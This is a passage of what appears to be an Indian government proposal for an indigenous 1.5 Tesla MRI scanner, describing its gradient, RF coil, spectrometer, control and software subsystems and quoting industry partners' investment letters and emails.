2 way and 4 way splitter has 3 dB and 6 dB of insertion loss respectively.

f) Dual Directional Coupler

There are 4 dual directional couplers developed with air suspended technique. The coupling power of 50dB is achieved.

3. Gradient System:

3.1 Gradient Amplifier

The NG500 is a three axes Gradient Amplifier system, which can be used in a MRI system to control the X, Y and Z Gradient Coils. The NG500 system consists of a cabinet with a power supply 10 and three Gradient Amplifiers. Each amplifier translates the low voltage current set point (voltage level that corresponds to the desired current, also known as 'current-command') into a high current through the gradient coil. For each axis, there is an independent differential analogue current set point input. All three set point inputs (for X, Y, Z) are grouped on connector X112 (CN_ISETA). The connector X110 (CN_CONTROL) contains all the interfaces for the system control. The connector X113 (CN_SERVICE) can be used to interface with the NG500 via the NG Tool Suite software package. Some features of gradient amplifier are:

- 3-axes stages with 1035V/1000A output power.
- RS422-based software interface, intended for control and diagnostics by NG tool suite or MRI system control
- Ethernet-based software interface, intended for service by NG tool suite.
- Liquid cooling only, with condensation preventing system for operation in air with high humidity
- Front panel status LEDs for fast diagnostics LCD for displaying information. After pressing the backlight button the backlight is illuminated.

The system controller (SysCtrl) provides overall system control and status/error handling of the NG500 and provides the control interface to the MRI host. For more detailed control, configuration, error and status the registers in the separate units must be inquired The overall NG500 system status and controls are handled via a state-machine of which the state is represented by the LED_STATUS_NG500. The state-machine handles system start-up, (self)-diagnostics, configuration, operational monitoring and (global) error handling. The control arrangement includes LabVIEW based environment with NI cRIO controller with NI 9401 module & single to differential converter.

3.2 **Gradient Coil**

Magnetic Resonance Imaging (MRI) is a crucial diagnostic tool in modern medicine, providing detailed images of internal structures non-invasively. The gradient coil system plays a vital role in MRI by generating magnetic field gradients necessary for spatial encoding.

Typical specification of the whole- body gradient coil is given below

Sr. No.	Gradient Description	value
1	Internal diameter	670 mm
2	External diameter	842 mm
3	Suitable for magnet bore diameter	> 850 mm
4	Suitable for magnet field strength	< 3 T
5	Gradient linearity (peak-to-peak)	<20 % in 45DSV %
6	Diameter of spherical imaging Volume	< 600 mm
7	Gradient sensitivity (each axis)	> 58 uT/m/A
8	Peak current I max	900A
9	Peak Voltage V max	1400 V
10	Peak gradient strength @ I_{max} per axis	41 mT/m
11	Peak Line slew rate (0-98%)@ Vmax	>204 T/m/s
12	Max DC current (3 axes simultaneously)	205 A
13	Steady state heat extraction	13 kW
14	Total number of shim channels (including gradient channels)	<9
15	Integrated Passive Shim Trays	24
16	Integrated RF Screen	Required

Mechanical Specification		
	Dimensions and weigh	670mm (+2/-1mm)
	Internal diameter	842mm (+0/-2mm)
	Total length	~1300mm
	Tentative Weight	< 800Kg
Finish		
	Bore tube	Natural GRP
Mounting		
	Mounting arrangement	Necessary mounting arrangement with Supports and clamps along with elastomer pads at both ends with adjustability ±5mm axially, with positive axial restraint via elastomer-lined clamps.
Water Cooling System		
	Type of water line	Direct cooling through multiple parallel channels for recirculating closed loop water
	Connectors	Fitting for ¾" i.d hose
	Location of connectors	Service end at lower half

4. RF Coils

RF coils are a key component in a magnetic resonance imaging system. Coils are used to transmit/receive signals from the patient's body at Larmor frequency. Mainly two types of coils are developed by SAMEER.

I. Volume Coils

Birdcage Coils meant for scanning Head and Knee Body parts of the Human Body have been developed and tested successfully along with the image.

Table 3: Volume Coil-Head Bird cage specifications

Parameter	Values
System	1.5 T
Coverage	32 cm
Number of Rungs	16
Mode of Operations	Quadrature
Application	Head, Knee, Body
Return loss	-18 dB
Isolation Between Ports	16dB
Impedance	~50 Ohm
SNR (Head Birdcage)	77.89

The sub-components of Volume coil are as follows:

a) Hybrid Coupler

As the birdcage coil is driven in quadrature mode for better homogeneity of the magnetic field, hybrid coupler is a must for quadrature Operation. A lambda/8 design using lumped components is designed. Specifications of the coupler Coupling- 3.15dB

Phase Difference- 90.17 degree

Isolation-28dB

b) Cable Trap

For the Common Mode Reduction we use two traps each at the feeding ports of the coil.

These traps are nothing but a parallel tank circuit which provides high impedance to the common mode currents flowing outer of the shield.

c) Detuning Circuit

For using the coil in transmit mode, we need to detune the coil. The detuning is done by placing a single diode in series in the RF Path. The detuning was achieved with an isolation of 16dB during receive time and Insertion of 0.5dB during transmit time.

II. Surface coil

Surface coils have a high signal to noise ratio as they are very close to body parts. they are available in different shapes and dimensions as per the body parts. We have developed 3inch, 5 inch, as a single channel and CTL coil as a 6 channel phased array coil for the parallel imaging.

a) 3 inch coil

3 inch indicates the diameter of the coil and also depth of penetration. This is a single channel coil tuned at 63.87MHz and matched at 50 0hm. Measured SNR is around 40 for 3 inch coil. It's mostly used for Elbows, Wrist, Ankle, Inner ear, Pediatrics.

Table 4: Surface Coil - 3 inch coil specifications

Parameter	Values
System	1.5 T
Coverage	3-6 cm
Number of channels	1
Main application	Elbows, Wrist, Ankle, Inner ear, Pediatrics
Tune Detune difference	>30
Frequency	63.87MHz
Bandwidth	>800KHz

b) 5 inch coil

5 inch indicates the diameter of the coil around 13cm and also depth of penetration around 5-12cm. This is a single channel coil tuned at 63.87MHz and matched at 50 0hm. Measured SNR is around 90 for 5 inch coil. It's mostly used for Elbows, Wrist, Ankle, Inner ear, Pediatrics. Development of inch and 5 inch coil is done.

Table 5: Surface Coil - 5 inch coil specifications

Parameter	Values
System	1.5 T
Impedance	50 Ohm
Tune detune difference	>30dB
Main application	Elbows, Wrist, Ankle, Inner ear, Pediatrics
Q Ration	2-10
Frequency	63.87MHz
Bandwidth	>800KHz

c) CTL coil

CTL stands for cervical, thoracic, lumbar. This is a 6 channel coil which is used for imaging of the complete spine and neck part of the human body. Field of view of the CTL coil is around 50cm in length. Development of CTL coil is under progress.

Table 6: Surface coil - CTL coil specifications

Parameters	Values
System	1.5 T
Bandwidth	>800 kHz
Number of channels	6
Main application	Complete spine, thoracic, neck and lumbar region
Q Ration	2-10
Frequency	63.87MHz

III. **Front end for surface coils and birdcage coils**

A miniaturized version of receiver front end is designed at size of 8*10 cm. It includes switches, LNAs and filters. Layout is designed in such a way that either of the filters can be used i.e., SAW filter or BPF.

Two different PCB's are designed for both Surface coil and Birdcage coil. The PCB's are designed following the EMI/EMC guidelines. Front end for bird cage coil is matched

with 50 ohm for the birdcage integration.

Table 7: Front end For RF Coils specifications

Parameter	Values
Frequency	63.87 MHz
Noise Figure	>1.3
Gain	>56 dB
Isolation Loss	>120-150 dB
Channel (Birdcage)	Single
Channel (Surface)	Eight

5. Spectrometer

Spectrometer comprises of RF generator; there channel gradient generator and 16 channel receiver. RF exciter is used to excite a particular slice of body. Gradients alter the main magnetic field in a predictable manner in x, y and z directions and are used to spatially encode the MR signal. Receiver converts the echo signal received from the body into K space data which is further utilized for image reconstruction.

SAMEER has developed a low cost, State of art spectrometer based on a 28 nanometer FPGA chip, comprising of two ARM processors & programmable logic layer. Developed spectrometer has flexibility for future upgrade since the programmable logic layer has four lakh plus flip-flops. & 900 pin configurable outputs. FPGA based transceiver helps in high flexibility to edit its signal parameters & adapt it for different field MRI like 0.5T, 3T or higher. The gradient signals generated by transmitter hardware comprise of three 20 bit high resolution DACs - give us high degree of spatial resolution of the human anatomy. The anatomical slice exciter comprises of a 16 bit DAC generates modern arbitrary waveforms accurately and precisely in desired frequencies.

The details of sub-modules of spectrometer are as follows:

I. Transmitter

The entire file of PSD is loaded into the Transmitter from IMRI. PSD files contain values of

RF, Gx, Gy, Gz, ADC and Delay. Frequency present is 63.87MIIz. The Arbitrary gradient data is encoded using shape data. The data rate at which the data is stored in shape is 1MHz. Trap is encoded at 100kHz rate whereas Arbitrary gradient is at 1MHz. RF pulse width range is minimum 4us and maximum 3ms. Timing signal generation is generated using the block id. The RF generation is achieved using DAC34h84 (16bit). DAC plays a critical role in a transmission system. Its speed and performance determine the efficiency with which the digital to analog conversion can be performed. The data is modulated by multiplying it with the carrier frequency (63.87 MHz). The carrier signal is generated by the DDS (16bits, sinc only). DAC34H84 needs to be configured.

Table 8: Transmitter specifications

RF Signal Generator Specs	Targeted Specs
Type of RF Pulses	Rect, Sinc, Gaussian
Carrier Frequency	63.87 MHz
RF Pulse Width	Min. 4us, Max 3ms
Transmission BW	About 7 kHz (from 5mm Slice thickness)
Output Power	5dBm (400mV)
Phase noise (dBx/Hz)	-110@64MHz at10kHz offset
stability	>±10 ppm

II. Clocking Module

The design requires 5 different clocks which are generated inherently using the clocking wizard present in the design-

1. Clk_out1: 400MHz clock for RF DAC external input on user_clk_n pin.
2. Clk_out2 : 200MHz clock for RF DAC internal setup, this clock goes to IP's(DDS, CIC, Multiplier, Select_IO, Rising edge detect IP which generate read enable signal for phase read FIFO)
3. Clk_out3 : 200MHz with 90 degree phase shift as data_clk of RF DAC (single_to_diff IP)

4. Clk_out4 : 25MHz clock for DAC5791 IP's
5. Clk_out5 : 20 MHz clock for the ADC FIFO read and rest of the PS part(single channel design). (Note: for 8 channel design this clock will be 160MHz)

III. **Receiver**

Receiver design is implemented on two ADC's i.e. AD9269 (16bit) and ADS5294(14bit). AD9269 is a two channel ADC and 5294 is an 8 Channel ADC.

DDS is set to be configurable in respect to frequency and phase. DDS frequency 63.87MHz is given.

An input clock of 20MHz is externally given to the ADC. Same clock is passed over to the design through the FMC connection and the entire design runs on a common clock of 20 MHz. The data coming from the ADC (single channel) is 16bits wide and is multiplied with the carrier generated at 3.87MHz(According to Frequency Folding Concept). The input data is multiplied with sine and cosine to generate in phase and quadrature values. The I and Q data is given to a FIR filter which has a cutoff frequency of 200kHz. The filter coefficient file for fir compiler is generated in MATLAB using the FDA tool.

Table 9: Receiver specifications

Receiver Specifications	Targeted Specs
Signal Frequency	63.87 MHz
Number of channel	01/02/04/08/16 (Selectable)
Bandwidth	Programmable 200 kHz
Frequency Encodes	256/512
Phase Encodes	256/512
Preamp gain	25 dB
Digitizer (ADC)	14/16 bit
SNR of ADC	80 dB
Dynamic range	70dB
Min. detectable signal (ADC)	-45 dBm

6. Control system and patient table

The indigenous sub-modules are designed in such a way that each sub modules like RF amplifier, RF Coils, Patient system have their own control system. The details of the controls system of each sub modules are mentioned below:

6.1 RF Amplifier Controls:

Radio frequency source is responsible for generating the RF pulse carrier signal of 63.87 MHz and the pulse sequence. The controlling structure for RFA will consist of four chains of 4KW RFA modules and an NI Controller which in total gives 16KW power required for MRI. Radio Frequency Power Amplifier (RFPA) is a vital sub-system of an MRI scanner. The objective of this system is to amplify the RF Pulse from the source. RFA module communicates with the Master Controller over TCP/IP bus. Dual Directional Coupler is used to monitor forward and reflected power simultaneously. Forward power is used for controlling operation of power level. The amount of power coupled depends on the coupling value of a specific coupler. Gate voltages of the power amplifier and driver amplifier are 2.6V and 2.8V respectively and 50V is drain voltage. Each Main Amplifier consists of a current sensor and a temperature sensor. The required input power is adjusted by the voltage variable attenuator (VVA). Parameters to be monitored and controlled for RFPA are drain voltage and gate voltage; drain current, plate temperature, forward power, and reflected power. Impedance mismatch in RF electrical transmission lines causes power loss and reflects energy. VSWR is a way to measure imperfections. The minimum VSWR is 1. The difference between forward power and reflected power is real power delivered to load. Reflected power and forward power is monitored by checking the VSWR. Monitoring RF gain/ attenuation is an important part of regular quality control to ensure the scanner transmitter chain elements are working properly. Forward power and Reverse power is given to the power detector which converts it to a DC voltage which measures electrical power delivered to a load. The plate temperature of the main amplifier is monitored with the help of a temperature sensor. The drain current is given to the current sensor which helps to monitor and control the current level. A specific NI controller is defined for a specific parameter controlling.

Parameter	Values
Sampling rate (power)	500 kSa/sec
Sampling rate (Current)	250 kSa/sec
Temperature	70 °C
Total input acquisition parameters	(Temp), 16 (Current), Forward & Reverse 16 power
Power Sensitivity	20 mVpp @ 10 MHz
Communications bus	TCP/IP bus

6.2 RF coils controls:

Coils are used to transmit and receive signals from the patient's body at Larmor frequency. RF coils are therefore designed according to their use and body part to be imaged. The RF coils can be categorized into two main groups: volume coils and surface coils. Coils can be used in transmit only, receive only or both transmit-receive (transceiver) modes. Volume coils like Birdcage coils are used to produce a uniform magnetic field in the region of interest and the object to be imaged is usually enclosed within the coil. These coils can also be used for transmission and reception of the RF signal. Surface coils like phased array coils, on the other hand, are receiving only coils which can form a single loop or multiple loops. RF switch routes the high-frequency signals through transmission paths and current sensor monitors the diode current of RF switch. Low Noise Amplifiers (LNAs) are used to minimize noise. LNA amplifies the received signal to acceptable levels with minimum self-generated additional noise. The output from the LNA is filtered using a band-pass filter and given to the receiver. Since receive coil and transmit coil are working at the same frequency, they need to decouple each other in transmit and receive mode, respectively. The decoupling is mostly realized by diode controlled detuning elements. The control voltages required for detuning are supplied through NI hardware arrangement. Channels are selected depending upon the body part is to be scanned. A single surface coil provides high SNR only for a region that is limited to the dimensions of the surface coil. In phase array coils, mutual coupling causes their resonance to split. The phased array coil is detuned that is open circuited to prevent signal and noise coupling. RF switch routesthe high-frequency signals through transmission paths. LNAs are placed close to signal pick-up to keep overall noise pick-up and system noise figure as low as possible. LNA amplifies the received signal to acceptable levels with minimum self- generated additional noise. The output from the LNA is filtered using a band-pass filter and given to the receiver.

6.3 Patient Table:

An MRI scanner is used mainly in medical diagnosis to render pictures of the inside of a Patient. For imaging purposes, the patient support system provides a platform for the patient to lie on and have a safe scan in the magnetic environment. The patient support system (PSS) is a complete assembly consisting of a patient table, I/Os for RF coils and the controlling devices, etc. The patient table consists of a table with a removable tabletop and a user interface. The table can be moved along the vertical and horizontal axis. Multiple RF coils are attached to the table making the table an embedded system to carry the patient, RF coil circuitry, and a driving mechanism. The patient table has the following functions: positioning the patient for the measurement, positioning the coils used for the measurement, positioning the patient in the magnet isocenter. The complete Patient support system consists of Table, table top overlay, coil placement arrangement, controlling devices, motors, drivers,

sensors, display, etc. MRI overlays are made of fiberglass with a foam core, have indexing options and are compatible with a three-pin Lok-Bar. The connectors for RF coils are attached to it. User control is having buttons like table out, table in, table down, table up.

The user controls are user friendly and can be accessed by authorized people only. Light-visor for marking the scan plane, and automated positioning of this scan plane to the Centre of the bore of the MRI scanner. The laser light visor facilitates correct patient positioning. The light visor is located on top at the entrance to the Magnet bore. User displays show the timing of treatment, position of tabletop as well as overlay. The system is controlled via a user-interface. This interface contains a tumble-switch to control the movement of the table, and three buttons to control the clutch, the emergency system and the light visor with automatic positioning. For Horizontal Movement, operations such as IN, OUT, SET ZERO, MOVE TO ISOCENTER & BACK TO ZERO are performed. When one of the above operations is selected from HMI, the NI 9853 CAN module is used to communicate with the EPOS drive to drive the motor1. The Pot1 is used as secondary feedback to measure the Horizontal distance. For Vertical Movement, the operations such as UP & DOWN are performed. When one of the above operations is selected from HMI, the NI 9403 digital I/O module is used to turn ON/OFF the relay which is further used to operate the motor2. The motor 2 consist of an Encoder which is used as primary feedback and whose output is given to the digital Input module NI 9201 to measure the Vertical distance. Once the system is turned ON, the Homing Operation is performed. In homing operation Couch moves to maximum out and maximum down position

7. IMRI Software

The MR Imaging software offers a complete workflow solution that enables MR technologists/radiologists to easily plan, acquire and visualize images, in an easy to use software environment. The scalable and customizable software platform facilitates MR research community to extend the software features by plugging in modules. The software comes standard with a package of 22 pulse sequences and parallel image reconstruction options optimized for 1.5T scanner. The indigenous MRI Software has following features.

- Generic Software Platform with open interfaces
- International Standards Compliance (Pulseq, ISMRMRD, DICOM)
- Scalable/customizable modules
- Dynamic Protocol Configuration
- Dynamic Pulse Sequence Configuration
- 22 Pulse sequences
- Graphical Slice planning

- Patient Work list
- Parallel Imaging Reconstruction
- PACS Browser
- DICOM Viewer
- Filming
- Calibration and Quality Analysis
- Scanner Integration support
- Advanced Visualization Modules
- Pluggable Reconstruction pipeline modules format.

The developed software has been successfully tested in the lab environment. The pulse sequences generated by the software is validated for - demonstration capability of the designed pulse sequence to create the intended image. Error free implementation of network IMRI EOI Document 3 communication and playing out the pulse sequence in actual hardware. The GRE sequence generated by the IMRI pulse sequence module was successfully played out in the IMRI scanner and image was reconstructed using the IMRI recon engine. For validating the sequences in vendor specific MRI machines, a hardware interface module was developed. TOPPE based hardware interface module was developed for integrating the timing constraints of GE hardware with developed pulse sequences. The developed GRE pulse sequence was tested in GE scanner at Bangalore and Siemens scanner at university of Columbia, New York. The standard, partial Fourier and parallel image reconstruction algorithms developed are validated with raw data acquired from GE and Siemens scanner. The validation has been done as per the guidelines prescribed by NEMA methods. The raw data is converted in to the internationally accepted ISMRMRD format.

8. **Image Reconstruction**

Image Reconstruction is one of the important components in the Magnetic Resonance Imaging (MRI) technology and the image reconstruction process should be performed ina fast and accurate way. Image reconstruction follows a multiple-step process where the steps are interlinked with other steps in the process. Steps for processes such as filtering and channel combination are shared among different reconstruction implementations. The image reconstruction in Indigenous MRI (IMRI) project define an architecture for reconstruction that assists in the development of modular MR image reconstruction systems that can facilitate code reuse, prototyping, cross platform development and parallelism.

The standard, partial Fourier and parallel image reconstruction algorithms developed are validated with raw data acquired from GE and Siemens scanner. The validation has been done as per the guidelines prescribed by NEMA methods. The frame work was also tested for IMRI scanner.

9. **Pulse Sequence Design**

Pulse Sequence plays a pivotal role in image acquisition using MRI Scanners. The Pulse Sequence design is an active area of research in MRI community. Its design depends on the anatomy being scanned and determines the quality of MR images acquired. However most of the commercial MRI machines lack the provision to add new sequences developed by the academic/research community. The IMRI pulse sequence design is an innovative design wherein the newly developed pulses sequences are seamlessly integrated into the machine with due validation and registration and also without affecting the major software workflow. This is one of the key features of the software platform. Open source interfaces has been adopted for the interface communication framework development so that the pulse sequences can be integrated with MRI machines vendor independently. This open-standard based software environment helps in implementing and applying MR pulse sequences to clinical scanners from different vendors. Using this software the IMRI EOI Document 4 new pulse sequences developed by academic/research community can be directly validated and tested using the main MRI software in the different commercially available MRI scanners. This provides opportunity for easily utilizing the state-of-the-art domain expertise available for implementation of pulse sequences which can directly be played in MRI scanner using this software architecture.

The framework is preloaded with 22 pulse sequences and 3 calibration sequences. The pulse sequences are validated with GE and Siemens scanner. The hardware interface module of pulse sequence framework was tested and validated in GE and Siemens scanners. The frame work was tested for GRE sequence in IMRI scanner.

10. **Image Visualization Module**

Thee visualization module consist of following sub-modules

1 **Diffusion Imaging** It does the following:

- Generation of Apparent Diffusion Coefficient (ADC) maps
- Generation of Fractional Anisotropy(FA) and color FA maps

Features

- Capable of working on multi- vendor Diffusion Weighted Imaging (DWI) and Diffusion Tensor Image (DTI) datasets.
- Visualization of both grayscale and color scale images possible.
- Values from ADC and FA maps possible based on ROI selection.

- Features in present day scanners provided

ADC maps have undergone double blinded validation on multi- vendor Diffusion Weighted Imaging (DWI) datasets. ADC maps have also undergone double blinded validation on multi-vendor Diffusion Tensor Image (DTI) datasets. ADC maps were accepted during validation stage. FA maps accepted during validation stage. Validation on undergone on 130 datasets for Diffusion Imaging modules.

2 **Perfusion Imaging**

It does the following:

- Generation of DCE-MRI from dynamic sequence.
- Generation of DSC-MRI maps from dynamic sequences.

Features

- Capable of working on multi- vendor Perfusion dynamic sequences.
- Capable of displaying of kinetic curves for CE-MRI and signal dips for DSC-MRI.
- Capable of selection of ROI for calculation of perfusion parameters.

Perfusion imaging modules under gone validation at different hospitals on 109 datasets from different hospitals throughout India. Perfusion maps got validated at different stages of validation at different hospitals throughout India. Perfusion Imaging module got validated on 109 datasheets.

3 **Denoising and Segmentation**

It does the following:

- Generation of Denoised images from input Diffusion Weighted Images
- Segmentation of Gray matter, White Matter and CSF from input T1/T2/Flair/Proton Density images.

Features

- Both the Denoising and Segmentation modules are capable of working on multi-vendor image data sets
- Both the modules have been validated by comparing with output from standard software. Both the modules are accepted during validation. Validation has undergone on 147 images.

Annexure 7: Industry investment / Contribution

A proposal is being submitted to the Ministry of Electronics and Information Technology (MeitY) with the primary goal of soliciting financial support for an innovative project in the advanced field of Medical Imaging Equipment. The central aim of this project is to facilitate the production of fifteen indigenous, cost-effective, and cutting-edge 1.5 Tesla MRI Machines by Indian industries. These machines will cater to the substantial demand for advanced medical imaging equipment in our country.

To identify the right partners for this venture, we meticulously qualified seven prominent industries through a rigorous Expression of Interest (EOI) procedure. These industries have demonstrated a keen interest and aptitude for participating in this transformative project.

The industries are investing in order to enable the smooth technology transfer and manufacturing Indian MRI machines under the IMRI mission project. It is essential to underscore that their contributions will play a pivotal role in realizing our shared vision of making state-of-the-art MRI Machines accessible and affordable, ultimately improving healthcare services in India. Moreover, this initiative aligns seamlessly with MeitY's mission to foster technological advancements and promote indigenous manufacturing capabilities.

1. Investment / Contribution from INOX

INOX India Ltd LIMITED located at Vadodara in Gujarat is engaged in design, manufacturing, marketing, installation, commissioning and servicing of vacuum insulated cryogenic tanks & pipes, super insulated cryogenic containers, Customized Cryostats, Cryogenic Valve boxes, vaporizers, disposable cylinders and beverage keg, vacuum chambers and related equipments. INOX has participated in the EOI process as a Sub-system manufacturer for Development and supply of 1.5T Superconducting MRI Magnet.

Due to the stringent requirements and involvement of large number of critical technologies, pilot scale production with required jigs, fixtures and infrastructure facilities are essential in commercialization of superconducting magnet. Hence INOX will need dedicated infrastructure and substantial capital investment to realize even pilot-scale production, and produce about 15 to 20 Units for establishing the feasibility.

The anticipated investments from INOX are as follows.

Contribution	Cost (in INR)
• An infrastructure that includes a dedicated clean fabrication area of about 500 m2 for the fabrication and assembly of the MRI Magnet system including handling.	~15-20 Cr. (This is approximate cost for infrastructure for producing the initial 15

• A clean room with a controlled environment, which includes a capacity to fit at least a few MRI magnets to perform parallel activities–preparing cryostat sub-assemblies, Insulation wrapping, assembly of magnet and cryostat, cool-down of the magnet system and its testing • A versatile assembly station having heavy-duty jigs and fixtures for the assembly of the magnet and the cryostat with the highest degree of precision. • A special purpose winding machine having a precise wire tensioner and wire positioner for the winding of the superconducting coils on the bobbins of the MRI Magnet. • Special purpose welding machines, fabrication and assembly fixtures to be employed. • High vacuum creation and Helium leak testing facility • Liquid Helium handling system including recovery of helium and purification. • Set up a magnet test bed equipped with all measuring instruments, ramping units etc. In addition, Trained and skilled manpower which includes experts in winding, experts to carry out the qualification testing etc. will be engaged.	MRI magnets on pilot scale. It which includes capital expenditure, special purpose equipment/ infrastructure, etc. It doesn't cover the material cost–raw materials, bought-out items, consumables and direct labor as well as manufacturing cost)

For more details, please refer the letter for request for financial support from Government submitted by INOX below.

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August 24, 2023

IIL/SAMEER/2022-23/002

To,

The Director General,

Society for Applied Microwave Electronics Engineering & Research (SAMEER), Mumbai.

Reference: INOX submission of interest to set up a manufacturing facility for Superconducting Magnet for 1.5T whole-body Clinical Scanner

Subject: INOX participation in Industrialization of Superconducting Magnet for IMRI

Respected Sir,

With reference to the discussion dated 22nd August 2023 and Request for Proposal (RFP) for "Engaging Indian Industries for Manufacturing of Magnetic Resonance Imaging (MRI) Machine" received from the Society for Applied Microwave Electronic Engineering and Research (SAMEER), Mumbai dated 27th October, 2022, we would like to inform you that INOX India vide ref. IIL/CSD/20/2022-23 DT. 05.12.2022 has also expressed interest in participating in the development of Indigenous MRI Machine which will be a prestigious project to make India self-reliant. INOX India has shown interest as a sub-system manufacturer in developing MRI Magnet either for a consortium or for SAMEER as the case may be.

We have expressed to SAMEER and IUAC in our various discussions and communications that, the development and indigenization of superconducting magnet is the most challenging part of the IMRI project. Due to the requirement of very stringent specifications, and the involvement of large number of critical technologies, pilot scale production with required jigs, fixtures and infrastructure facilities are essential in the commercialization of superconducting magnets. Hence INOX will need dedicated infrastructure and substantial capital investment to realize even pilot-scale production, and produce

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about 15 to 20 Units for establishing the feasibility. Brief outline of the dedicated facilities to be added are described below:

- An infrastructure that includes a dedicated clean fabrication area of about 500 m2 for the fabrication and assembly of the MRI Magnet system including handling.
- A cleanroom with a controlled environment, which includes a capacity to fit at least a few MRI magnets to perform parallel activities – preparing cryostat sub-assemblies, Insulation wrapping, assembly of magnet and cryostat, cool-down of the magnet system and its testing
- A versatile assembly station having heavy-duty jigs and fixtures for the assembly of the magnet and the cryostat with the highest degree of precision.
- A special purpose winding machine having a precise wire tensioner and wire positioner for the winding of the superconducting coils on the bobbins of the MRI Magnet.
- Special purpose welding machines, fabrication and assembly fixtures to be employed.
- High vacuum creation and Helium leak testing facility
- Liquid Helium handling system including recovery of helium and purification.
- Set up a magnet testbed equipped with all measuring instruments, ramping units etc.

In addition, Trained and skilled manpower which includes experts in winding, experts to carry out the qualification testing etc. will be engaged.

The above stated investments are only for the pilot-scale production infrastructure along with special-purpose equipment that will be required to produce superconducting MRI magnets on pilot scale. Manufacturing MRI magnets on pilot scale, will make India self-reliant in terms of technology understanding and establishing consistency in performance.

The approximate cost for infrastructure for producing the initial 15 MRI magnets on pilot scale is about **~15-20 Cr. INR** which includes capital expenditure, special purpose equipment/infrastructure, etc., as stated above. The above cost doesn't cover the material cost – raw materials, bought-out items,

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consumables and direct labour as well as manufacturing cost, as we understand the same will be covered in the cost of the unit.

We hope you will appreciate that substantial resources are being committed by us on this project of national importance and hope that together we build the MRI machine indigenously and make India self-reliant in the field of high-tech medical equipment. Once pilot-scale production is established, INOX would like to embark on creating a much larger scale facility to produce MRI magnets on a commercial scale.

Yours Sincerely,

Deepak Acharya (Chief Executive)

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2. Investment / Contribution from Medirays Imaging Pvt. Ltd.

Medirays Imaging Pvt. Ltd. located at Kanjurmarg in Mumbai, Maharashtra is delivering unrivalled service in medical imaging equipment industry for more than twenty years. MEDIRAYS Imaging Pvt. Ltd. has a dedicated refurbishing facility spanning a massive area of 40,000 sqft located in the outskirts of Mumbai city, which is exclusively maintained for complete renewal of used medical imaging systems.

Medirays has participated in the EOI process as a System Integrator. Medirays has also participated as Sub-system manufacturer for control systems and patient table. The investment / Contribution from Medirays are as follows.

Contribution	Cost (in INR)
• Investment on infrastructure for integration with RF shielded rooms. • Investment on various tools for integration and testing. • Power • R&D team for developing health monitoring systems and table control systems. • Skilled Manpower for integration and testing. • Installation at site and field service team	8 Cr

For more details, please refer the letter for request for financial support from Government submitted by Medirays below.

Investment estimate

RA rajesh.nair@medirays.in
Fri, 15 Sep 2023 3:57:13 PM +0530

To "rajesh1" <rajesh1@sameer.gov.in>

Cc "dilip.mane" <dilip.mane@medirays.in>, "ravi" <ravi@medirays.in>, "tapas" <tapas@sameer.gov.in>

Sent prvs=615a6de8b=tapas@sameer.gov.in

Dear Sir,
You had requested for an estimate of the investment our company needs to make as an integrator in the MRI project.

After considering the various aspects of the project, the following would be the nature of investments:
1. Investment on infrastructure for integration with RF shielded rooms.
2. Investment on various tools for integration and testing.
3. Power
4. R&D team for developing health monitoring systems and table control systems.
5. Skilled Manpower for integration and testing.
6. Installation at site and field service team

We estimate that an amount to the tune of INR 8,00,00,000/- (Rupees Eight crores only) may be a rough estimate for the above investment as an integrator.

Thank you.

Kind regards,

Rajesh Nair
Medirays Corporation

+919820091879
www.medirays.com

3. Investment / Contribution from SCI-COM

SCI-COM Software India Ltd. located at Bawdhan in Pune, Maharashtra provides product engineering, software solutions and products to various industries such as Automotive and Transportation, FMCGs, Industrial goods, Pharmaceutical and Chemical, Arms and Defense, Food processing and Medical.

SCI-COM has participated in the EOI process as a Sub-system manufacturer for Spectrometer systems and Software. The investment / Contribution from SCI-COM are as follows.

Contribution	Cost (in INR)
• Production of SCICOM's hardware for SPECTROMETER and producing one unit. This amount will also be used for Refactoring and Verification & Validation of embedded software on SPECTROMETER (initially developed by SAMEER) with system integration	60 lakhs
• Refactoring of application software (initially developed by CDAC-SAMEER) with Verification & Validation and system integration	140 lakhs (Total 2 Cr)

For more details, please refer the letter for request for financial support from Government submitted by SCI-COM below.

Fwd: IMRI Project Investment Plan

RH Rajesh Harsh <rajesh1@sameer.gov.in>
Mon, 18 Sep 2023 3:51:51 PM +0530

To "Tapas bhuiya" <tapas@sameer.gov.in>

---------- Forwarded message ----------
From: <vishwas.udpikar@scicomsoftware.com>
To: <rajesh1@sameer.gov.in>
Cc: <rajesh.nair@medways.in>, <ramakrishna.bodhula@scicomsoftware.com>, <omkar.limaye@scicomsoftware.com>
Date: Mon, 18 Sep 2023 09:32:51 +0530
Subject: IMRI Project Investment Plan
---------- Forwarded message ----------

Hello Dr. Rajesh Harsh,

SCICOM Software has put together a plan for MRI Production Technology Development, being a Sub-System Manufacturer Partner in the IMRI Consortium. Out come from this will be complete hardware, embedded software for MRI SPECTROMETER and MRI user application software in production technology form. One complete sub-system of these components will also be made by SCICOM Software as part of this plan.

SCICOM Software has made an investment plan to invest up to INR 2,00,00,000/- (2 Crore) over a period of 18 months from the start of this technology development project. Major assumption in making this estimation is availability of the MRI technology (hardware, embedded software, user application software) from SAMEER MUMBAI free of charge. Top level break up of this investement value is as follows.

1. INR 60,00,000/- for productization of SCICOM's present hardware for SPECTROMETER and producing one no. of such a hardware unit. This amount will also be used for re-factoring and passing through a formal Verification and Validation process the embedded software (initially developed by SAMEER) on the SPECTROMETER with complete system integration.
2. INR 1,40,00,000/- for re-factoring the application software (initially developed by CDAC-SAMEER) its Verification and Validation with complete system integration.

Please let me know your thoughts.

Cheers,

Vishwas
SCICOM Software
CIN : U72100PN1998PTC013005
Phone : +91-20-22951907, 22951983, 22951871
Fax : +91-20-22951904
Cell : +91-9860219911

4. Investment / Contribution from Vedang

Vedang Radio Technology Pvt Ltd. located at Malad West in Mumbai, Maharashtra is a key player in Telecom, Defense and Industrial segment supplying Radio Technology solutions, employing Embedded, FPGA and Analog & Digital Control Electronics technologies to provide features and robustness to the systems.

Vedang has participated in the EOI process as a Sub-system manufacturer for RF System development. The investment / Contribution from Vedang are as follows.

Contribution	Cost (in INR)
• Equipment and Tools	100 lakhs INR
• Infrastructureand Manpower	150 lakhs
	(Total 2.50 Cr)
	(The above cost does not include Engineering Cost, Material Cost and Organizational Indirect Cost & Overheads)

For more details, please refer the letter for request for financial support from Government submitted by Vedang below.

Investment Required for manufacturing 15 set of RF Sub-systems for MRI

SA satish@vedangradio.com
Fri, 15 Sep 2023 5:19:56 PM +0530

To "tapas" <tapas@sameer.gov.in>

